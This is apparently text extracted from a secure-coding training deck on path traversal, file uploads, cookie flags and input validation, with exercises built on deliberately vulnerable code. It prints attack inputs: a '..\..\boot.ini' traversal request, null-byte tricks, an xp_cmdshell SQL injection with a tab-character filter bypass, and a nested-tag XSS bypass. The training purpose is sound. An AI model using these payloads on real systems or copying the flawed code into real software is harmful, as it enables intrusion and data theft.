public static void main(String[] args) throws Exception {  
    String fileName = "temp.txt";  
    File file1 = new File(getSafeFileName(fileName));  
    System.out.println("File 1 path: " + file1.getCanonicalPath());  
    fileName = ".....boot.ini";  
    File file2 = new File(getSafeFileName(fileName));  
    System.out.println("File 2 path: " + file2.getCanonicalPath());  
    fileName = "boot.ini" + String.valueOf((char) 0) + ".txt";  
    File file3 = new File(getSafeFileName(fileName));  
    System.out.println("File 3 path: " + file3.getCanonicalPath());  
}
```

Fixed code



# File Uploading

- File uploading is dangerous
  - Provides the ability for the user to create data on server
  - Usual attacks involve uploading a script file for access
- Check the file extension
  - Check the portion after the last .
  - Compare against WHITELIST
- Check the file data
  - Valid graphic, csv, numeric data
- Store as blob in database
  - Do NOT store as raw file under webroot

Beware The NULL  
(%00) byte



# Other Attack



# Other Attacks

- Site redirection
  - User supplied input used as target page

```
http://site.com/login.php?redirect= <value>
```

- Can be used in phishing and scam attacks

- Page inclusion
  - User supplied input use as source for frame, iframe, image

```
<frameset>
  <frame src="topbar.html">
  <frameset>
    <frame
src="<%=request("page")%>">
  </frameset>
</frameset>
```

External Content  
Displayed In Browser

Microsoft Still Do  
This In Versions Of  
OWA



# Cookie Security

- Don't store credentials in the cookie
  - Set-cookie: user=admin

This Sort Of Thing Still Happens!

- Set the cookie path
  - Specifies which part of the application the cookie is sent to

http://Application	Secured Blog Posting Section http://Application/secure/login
	Insecure General Section http://Application/general/read


Requires Auth  
Cookie Set

If The Cookie Path Is Not Set  
A Vulnerability In The General Section Can Read The Secure Section  
Cookie

# Cookie Security



- Set the SECURE flag
  - Prevents the cookie been sent in HTTP requests
  - Cookie sent even if target site not listening on HTTP



Attacker Needs  
Access To Sniff  
The Traffic

- Set the HTTPOnly Flag
  - Prevents access to the cookie through JavaScript
  - Defence against cross site scripting





## Exercise: Q

```
public class CrystalImageHandler : WebControl {  
    private string tmpdir = null;  
    protected override void Render(HtmlTextWriter writer) {  
        string filepath;  
        string dynamicImage =  
            (string)Context.Request.QueryString.Get("dynamicimage");  
        if (tmpdir == null) {  
            tmpdir = ViewerGlobal.GetImageDirectory();  
        }  
        filePath = tmpdir + dynamicImage;  
        FileStream imagestream =  
            new FileStream (filePath, FileMode.Open, FileAccess.Read);  
  
        // stream file to user  
  
        File.Delete (filePath);  
    }  
}
```

File: crystalimagehandler.aspx


Vulnerabilites ?

Payload Attack ?



# Exercise: A

```
public class CrystalImageHandler : WebControl {  
    private string tmpdir = null;  
    protected override void Render(HtmlTextWriter writer) {  
        string filepath;  
        string dynamicImage = (1) Get filename from querystring  
            (string)Context.Request.QueryString.Get("dynamicimage");  
        if (tmpdir == null) {  
            tmpdir = ViewerGlobal.GetImageDirectory();  
        }  
        filePath = tmpdir + dynamicImage;  
        FileStream imagestream = (2) Open file  
            new FileStream(filePath, FileMode.Open, FileAccess.Read);  
  
        (3) Stream file to user  
        // stream file to user  
  
        (4) Delete file!  
        File.Delete(filePath);  
    }  
}
```



crystalimagehandler.aspx?dynamicimage=..\..\boot.ini



## Input Error Checklist

- ☒ All input is evil!!!!
- ☒ Don't look for "bad" things!





# Input/Output Validation



# User Supplied Input Is The Cause

- Comes from many places
  - Passed on the URL, or as a parameter
  - Passed in posted data, hidden fields
  - Passed in HTTP headers, referer
  - Cookie data, client certificates, files for import, etc..

THE USER CAN NOT BE TRUSTED... EVER

## **Validate ALL user input, server side**

- : **Cint(), isDate(), len() <= x, isAlphaNumeric()**
- : **Whitelist, NOT blacklist**
- : **Decode input, in the correct order, and in the right case**

## **Filter Output at use**

- : **Different uses of data, require different filters**



# Faulty Filters Worse Than No Filters

```
/page.aspx?theID=1;exec xp_cmdshell 'serverpwnage.exe';
```

```
function cleanrequest(theID)
```

```
theID = lcase(theID)
```

```
if instr(theID,";") > 0 then
```

```
theID = left(theID,instr(theID,";")-1)
```

```
end if
```

```
if instr(theID,"exec ") > 0 then
```

```
theID = left(theID,instr(theID,"exec ")-1)
```

```
end if
```

Function To Filter  
User Input

Looks For The  
Use Of A Semi  
Colon

Looks For The  
Term exec  
followed by a  
space

This Filter Can Be Bypassed By Using A Tab Character As A Separator

```
/page.aspx?theID=1%09exec%09xp_cmdshell 'serverpwnage.exe';
```



# Faulty Filters Worse Than No Filters

```
/page.php?htmlInput= <script>alert() </script>
```

```
function displayText(htmlInput)
```

Function To  
Display User  
Input

```
htmlInput=str_ireplace("script", "",htmlInput)
```

Looks For The  
Term script And  
Remove It

```
echo htmlInput
```

Display The  
Filtered Data

These Types Of Filters Are Just Rubbish!

```
/page.php?htmlInput= <sscriptcript>alert() </sscriptcript>
```



# Questions?







## Exercise: Q

```
<html>
  <body>
    <%
      String username = (String) request.getAttribute("username");
    %>
    <h2>Hello World! <%=username%> </h2>
  </body>
</html>
```



# Exercise: A

```
<html>
  <body>
    <%
      String username = (String) request.getAttribute("username");
    %>
    <h2>Hello World! <%=username%> </h2>
  </body>
</html>
```



## Exercise: Q

### StudentDAO.java

```
public String searchSubject() {  
    String id = ParamUtil.getParameter("id");  
    String sqlQuery = "select new com.  
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"  
        + " from Subject su, StudentSubject ss"  
        + " where ss.id.id = " + id + " and  
su.subjectCode=ss.id.subjectCode";  
    Session sess = getSession();  
    Query query = sess.createQuery(sqlQuery);  
    jsonDataGrid.setItems(query.list());  
    return forwardJson;  
}
```



## Exercise: A

### StudentDAO.java

```
public String searchSubject() {  
    String id = ParamUtil.getParameter("id");  
    String sqlQuery = "select new com.  
fwtest.database.BO.Subject(su.subjectCode,su.subjectName)"  
        + " from Subject su, StudentSubject ss"  
        + " where ss.id.id = " + id + " and  
su.subjectCode=ss.id.subjectCode";  
    Session sess = getSession();  
    Query query = sess.createQuery(sqlQuery);  
    jsonDataGrid.setItems(query.list());  
    return forwardJson;  
}
```



## Exercise: Q

Action.java

```
public String onUpload() {  
    if (client != null && !"".equals(clientFileName)) {  
        String dir = "/share/download/";  
        String pathDir = getRequest().getRealPath(dir);  
        File dest = new File(pathDir + "/" + clientFileName);  
        UploadFile.copy(client, dest);  
    }  
    return Action.NONE;  
}
```



# Exercise: A

Action.java

```
public String onUpload() {  
    if (client != null && !"".equals(clientFileName)) {  
        String dir = "/share/download/";  
        String pathDir = getRequest().getRealPath(dir);  
        File dest = new File(pathDir + "/" + clientFileName);  
        UploadFile.copy(client, dest);  
    }  
    return Action.NONE;  
}
```



## Exercise: Q

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";  
PreparedStatement pstmt =  
connection.prepareStatement(query , ... );  
pstmt.setString( 1, request.getParameter("acct"));  
ResultSet results = pstmt.executeQuery();
```



## Exercise: Q

```
(String) page += "<input name='creditcard' type='TEXT'  
value='" + request.getParameter("CC") + "'>";
```





# Exercise

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